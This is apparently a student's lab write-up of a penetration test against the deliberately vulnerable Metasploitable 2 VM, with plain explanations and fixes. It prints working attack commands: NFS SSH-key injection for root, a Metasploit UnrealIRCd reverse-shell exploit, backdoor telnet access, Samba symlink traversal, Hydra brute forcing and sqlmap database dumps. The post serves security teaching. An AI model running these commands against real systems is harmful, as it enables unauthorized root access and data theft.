My First Full Penetration Test
⚠︎ Disclaimer: This project was conducted entirely in an isolated virtual lab for academic purposes. All techniques shown here are strictly educational. Never attempt these on systems you don’t own or have explicit written permission to test.
What is a Penetration Test?
A penetration test (or “pentest”) is a simulated cyberattack on a system, performed with permission, to find security weaknesses before real attackers do. Think of it like hiring someone to try and break into your house to find out which doors and windows are vulnerable, so you can fix them before a burglar does.
A professional pentest follows a structured methodology broken into phases. In this project, we practiced each of those phases against Metasploitable 2, a virtual machine intentionally built with dozens of security flaws, designed specifically for students and security researchers to practice on.
Target: Metasploitable 2 (by Rapid7)
Environment: Isolated VMware virtual lab
Setting Up the Lab
Before anything else, we needed a safe, isolated environment to work in. Running these attacks on a real network even accidentally would be illegal and harmful.
We used VMware Network Editor to create a private virtual network (VMnet16) that only exists inside our computers. Our attacking machine (Kali Linux) and our target (Metasploitable 2) were both placed on this network, completely cut off from the internet and the host machine.
 Our custom isolated network: subnet 192.168.67.0, no external connection
Why Metasploitable 2? It’s a Linux virtual machine intentionally configured with old, vulnerable software and terrible security settings. It’s the standard practice target used in cybersecurity courses worldwide, you’re meant to hack it.
Note: You’ll see three different target IPs throughout this post (
192.168.67.129,192.168.1.129,192.168.10.129). That’s because our three team members each ran the lab on their own machine, so the network address differed depending on who was testing.
Part A — Reconnaissance
What is Reconnaissance?
Reconnaissance (or “recon”) is the very first phase of any pentest. Before touching anything, a good penetration tester spends time gathering information about the target passively, without sending a single packet to it.
In a real-world scenario this might involve looking up a company’s public IP ranges, searching for employee names on LinkedIn, or finding exposed subdomains and forgotten files on the web. The more you know before you strike, the more precise and effective your attacks will be.
In our case, since we already knew our target was Metasploitable 2, our recon was research-based: we studied the machine’s known architecture, default services, and documented weaknesses before opening Kali Linux.
Key idea: Attackers don’t rush. Recon is often the phase that makes or breaks a pentest. A well-informed attacker wastes no time on dead ends.
Part B — Scanning
What is Scanning?
Once you know your target exists, the next step is scanning, actively probing the target to find out which services are running, on which ports, and what versions they’re using.
What is a port? Think of a server as a building with 65,535 numbered doors. Each door leads to a different service. Door 80 is the web server, door 22 is SSH (remote terminal), door 3306 is MySQL, and so on. Scanning finds which doors are open.
What is a service? A program running on the server that’s waiting for someone to connect, like a web server waiting for browser requests, or a database waiting for queries.
We used Nmap (Network Mapper) — the industry-standard scanning tool. The command below scanned all possible TCP ports and saved results to an XML file:
1
nmap -p0-65535 192.168.67.129 -oX /home/ozyn/Desktop/scan.xml
We then converted the XML output into a readable HTML page:
1
xsltproc /home/ozyn/Desktop/scan.xml -o /home/ozyn/Desktop/scan.html
 Every line here is an open port — a service waiting for connections on the target
 The HTML report gives a clean overview of every open port, protocol, and service name
What Did We Find?
Over 30 open ports, an abnormally high number that immediately signals a poorly secured machine. Here are the most notable ones:
| Port | Service | What it does |
|---|---|---|
| 21 | FTP | File transfer |
| 22 | SSH | Encrypted remote terminal |
| 23 | Telnet | Unencrypted remote terminal |
| 80 | HTTP | Web server |
| 512–514 | r-services | Legacy remote access (rexec, rlogin, rsh) |
| 1524 | Ingreslock | Known backdoor — instant root shell |
| 2049 | NFS | Network file sharing |
| 3306 | MySQL | Database |
| 5432 | PostgreSQL | Database |
| 5900 | VNC | Remote desktop |
| 6667 | UnrealIRCD | IRC chat server (with a hidden backdoor) |
Each of these is a potential entry point. The next phase figures out exactly which ones are vulnerable.
Part C — Enumeration and Identification of Vulnerabilities
What is Enumeration?
Scanning tells you what’s open. Enumeration goes a layer deeper, it pulls specific details like software version numbers, share names, user lists, and configuration flags. This detail is what lets you match a service to a known vulnerability.
What is a vulnerability? A flaw or weakness in software that can be abused by an attacker. Think of it as a cracked window — the house isn’t broken into yet, but someone who knows about it can use it to get in.
What is a CVE? A CVE (Common Vulnerabilities and Exposures) is a publicly catalogued security flaw with a unique ID (e.g. CVE-2010-2075). Researchers, vendors, and attackers all use CVEs to track known bugs.
Fingerprinting Key Services
PostgreSQL — Port 5432:
1
nmap -sV -p 5432 192.168.1.129
 PostgreSQL 8.3.0–8.3.7 detected — a version from 2008 with multiple documented CVEs
UnrealIRCD — Ports 6667 & 6697:
1
nmap -sV -p 6667,6697 192.168.67.129
 UnrealIRCd confirmed — this specific build contains CVE-2010-2075, a supply chain backdoor
NFS — Port 2049:
We used rpcinfo to list all RPC services and showmount to check what filesystem shares are being exported over the network:
1
2
rpcinfo -p 192.168.67.129
showmount -e 192.168.67.129
What is RPC? Remote Procedure Call — a mechanism that lets programs on one machine trigger functions on another.
rpcinfolists everything using it on the target.
What is NFS? Network File System — a protocol that lets a server share folders with other machines over the network, like a shared drive on a corporate network.
 The root filesystem
 / is exported to *
Samba — SMB:
1
smbclient -L //192.168.67.129
What is Samba/SMB? SMB (Server Message Block) is the protocol Windows machines use to share files and printers. Samba is the Linux implementation of the same protocol.
 Anonymous login works without credentials — the
 tmp share is writable by anyone
With all of this mapped out, we moved to the attack phase.
Part D — Exploitation
What is Exploitation?
This is the phase where we take advantage of the vulnerabilities we identified. We actually break in.
Important: In a real professional pentest, every action taken here is carefully documented and authorized in writing beforehand. The goal is to prove a vulnerability is real, not to cause damage or access data beyond what’s needed to demonstrate the issue.
D.1 — R-Services (TCP 512–514): Passwordless Root Login
The r-services (rexec, rlogin, rsh) are remote access tools from the 1980s. They authenticate based on a trust file called /etc/hosts.equiv. If that file contains a + wildcard — meaning “trust everybody” — then anyone can log in as any user, including root, with absolutely no password.
1
rlogin -l root 192.168.67.129
 One command. No password. Full root shell on the target machine.
✓ Fix: These services have no place in modern systems. Remove them entirely:
1
sudo apt-get remove --purge rsh-server rsh-client rexec rlogin -y
D.2 — NFS Misconfiguration: SSH Key Injection
Since the entire root filesystem (/) was exported over NFS to everyone, we could write files directly onto the target, including into root’s SSH configuration. Here’s how we turned a file-sharing misconfiguration into a permanent, passwordless root login over SSH.
What is SSH? Secure Shell, a protocol for securely accessing a remote machine’s terminal. It can authenticate with a password or with a cryptographic key pair.
What is a key pair? An SSH key pair consists of two mathematically linked files: a private key that stays on your machine, and a public key that goes on the server. If your public key is listed in the server’s
authorized_keysfile, you can log in without any password.
Step 1 — Generate a key pair on our attacker machine:
1
2
ssh-keygen -t rsa -b 4096
mkdir /tmp/r00t
Step 2 — Allow legacy SSH key algorithms (needed for older systems):
1
2
3
4
sudo nano ~/.ssh/config
# Host 192.168.67.129
#   HostKeyAlgorithms +ssh-rsa
#   PubkeyAcceptedAlgorithms +ssh-rsa
Step 3 — Mount the NFS share and inject our public key:
1
2
3
4
sudo apt install nfs-common -y
sudo mount -t nfs 192.168.67.129:/ /tmp/r00t
sudo cat /home/ozyn/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys
umount /tmp/r00t
Step 4 — SSH in as root with no password:
1
ssh root@192.168.67.129
 Full root SSH access — achieved entirely through a file sharing misconfiguration
✓ Fix: Never export /. Restrict NFS exports to specific directories and trusted IPs, and always enable root_squash (which prevents remote root from having root-level write access on the share):
1
/exports  192.168.67.0/24(ro,root_squash,sync)
D.3 — UnrealIRCD Backdoor via Metasploit
The version of UnrealIRCD on port 6667 contains a supply chain backdoor, someone secretly inserted malicious code into the software before it was distributed. The backdoor is triggered by sending "AB" followed by any system command.
What is Metasploit? An open-source framework containing hundreds of pre-built exploits. Instead of writing attack code from scratch, pentesters load the right module, configure a few settings, and run it.
What is a payload? What gets executed on the target after a successful exploit. We used a reverse shell — instead of us connecting to the target (which a firewall might block), the target connects back to us, handing us a command prompt.
1
2
3
4
5
6
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set LHOST 192.168.67.128    # attacker IP
set RHOST 192.168.67.129    # target IP
set PAYLOAD cmd/unix/reverse
exploit
 Metasploit connects, sends the trigger, and a root shell opens on our machine
✓ Fix: Stop the UnrealIRCD service, block port 6667 at the firewall, and replace the software with a legitimate, verified version.
D.4 — Ingreslock Backdoor (TCP 1524)
Port 1524 is running a plain backdoor called Ingreslock. Any client that connects instantly receives an interactive root shell — no authentication, no exploit code required. Just telnet:
1
telnet 192.168.67.129 1524
 Connected. Root shell. No credentials. No exploit. That’s how bad this one is.
D.5 — Samba Symlink Traversal
When Samba has wide links = yes and allows anonymous writable access, an attacker can create a symbolic link inside the share that points to a sensitive path outside it — like the entire root filesystem.
What is a symbolic link? Similar to a Windows desktop shortcut — a file that’s just a pointer to another location. When Samba follows these links without restriction, the attacker can browse the entire server through the shared folder.
Metasploit automates the attack:
1
2
3
4
use auxiliary/admin/smb/samba_symlink_traversal
set RHOST 192.168.67.129
set SMBSHARE tmp
exploit
 A symlink named
 rootfs is created inside the share, pointing straight to /
We then connected with smbclient and browsed the full server:
1
2
smbclient //192.168.67.129/tmp
smb: \> ls
 The entire server filesystem is now browsable through the SMB tmp share
✓ Fix: Remove anonymous and writable access, set wide links = no in smb.conf, and apply host-level access controls.
D.6 — PostgreSQL: Brute Force + Superuser Access
Port 5432 runs PostgreSQL 8.3 — a version from 2008. The most common mistake with databases is leaving the default credentials unchanged.
We first tried Nmap’s built-in PostgreSQL brute-force script:
1
nmap -Pn -sV -p 5432 --script=pgsql-brute -T6 192.168.1.129
We then switched to Hydra — a dedicated, fast brute-force tool. We gave it two wordlists: users.txt with common PostgreSQL usernames, and passlist.txt with common passwords:
What is brute forcing? Systematically trying username/password combinations until one works. Tools like Hydra can try thousands of combinations per second.
1
hydra -L users.txt -P passlist.txt 192.168.1.129 postgres
We connected and checked our role:
1
psql -h 192.168.1.129 -p 5432 -U postgres -W
1
2
SELECT current_user, session_user;
SELECT rolname, rolsuper FROM pg_roles WHERE rolname = current_user OR rolname='postgres';

rolsuper = t — we are superuser. Full database control, no restrictions.
D.7 — DVWA: Web Login Brute Force + SQL Injection
DVWA (Damn Vulnerable Web Application) is an intentionally insecure PHP app running on Metasploitable 2’s web server. It exists to teach and demonstrate common web vulnerabilities.
Step 1 — Brute Force the Login
1
2
hydra -L users.txt -P passlist.txt 192.168.10.131 http-post-form \
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Credentials found: admin / password
Step 2 — Capture the Request with Burp Suite
What is Burp Suite? A web security testing tool that sits as a proxy between your browser and the server, letting you intercept, inspect, and replay every HTTP request.
We opened Burp’s built-in browser, logged into DVWA, and navigated to the SQL Injection page. Submitting a User ID request let Burp capture the full raw HTTP request in Proxy → HTTP History.
 Burp Suite intercepts every request between our browser and DVWA
 The SQL Injection vulnerability page — we enter a User ID and Burp grabs the request
 The full raw GET request — we save this as request.txt for sqlmap
Step 3 — Enumerate Databases with sqlmap
What is SQL Injection? A vulnerability where user input is passed directly into a database query without being sanitized. An attacker can inject their own SQL commands, making the database execute unintended operations, like dumping all its data.
What is sqlmap? An automated tool that detects and exploits SQL injection. It can enumerate databases, tables, and dump data automatically.
1
sqlmap -r request.txt --batch --dbs
 7 databases found: dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195
Step 4 — Dump the DVWA Tables
1
sqlmap -r request.txt --batch -D dvwa --tables
 DVWA has 2 tables:
 guestbook and users
1
sqlmap -r request.txt --batch -D dvwa --dump-all --output-dir=~/Downloads/sqlmap
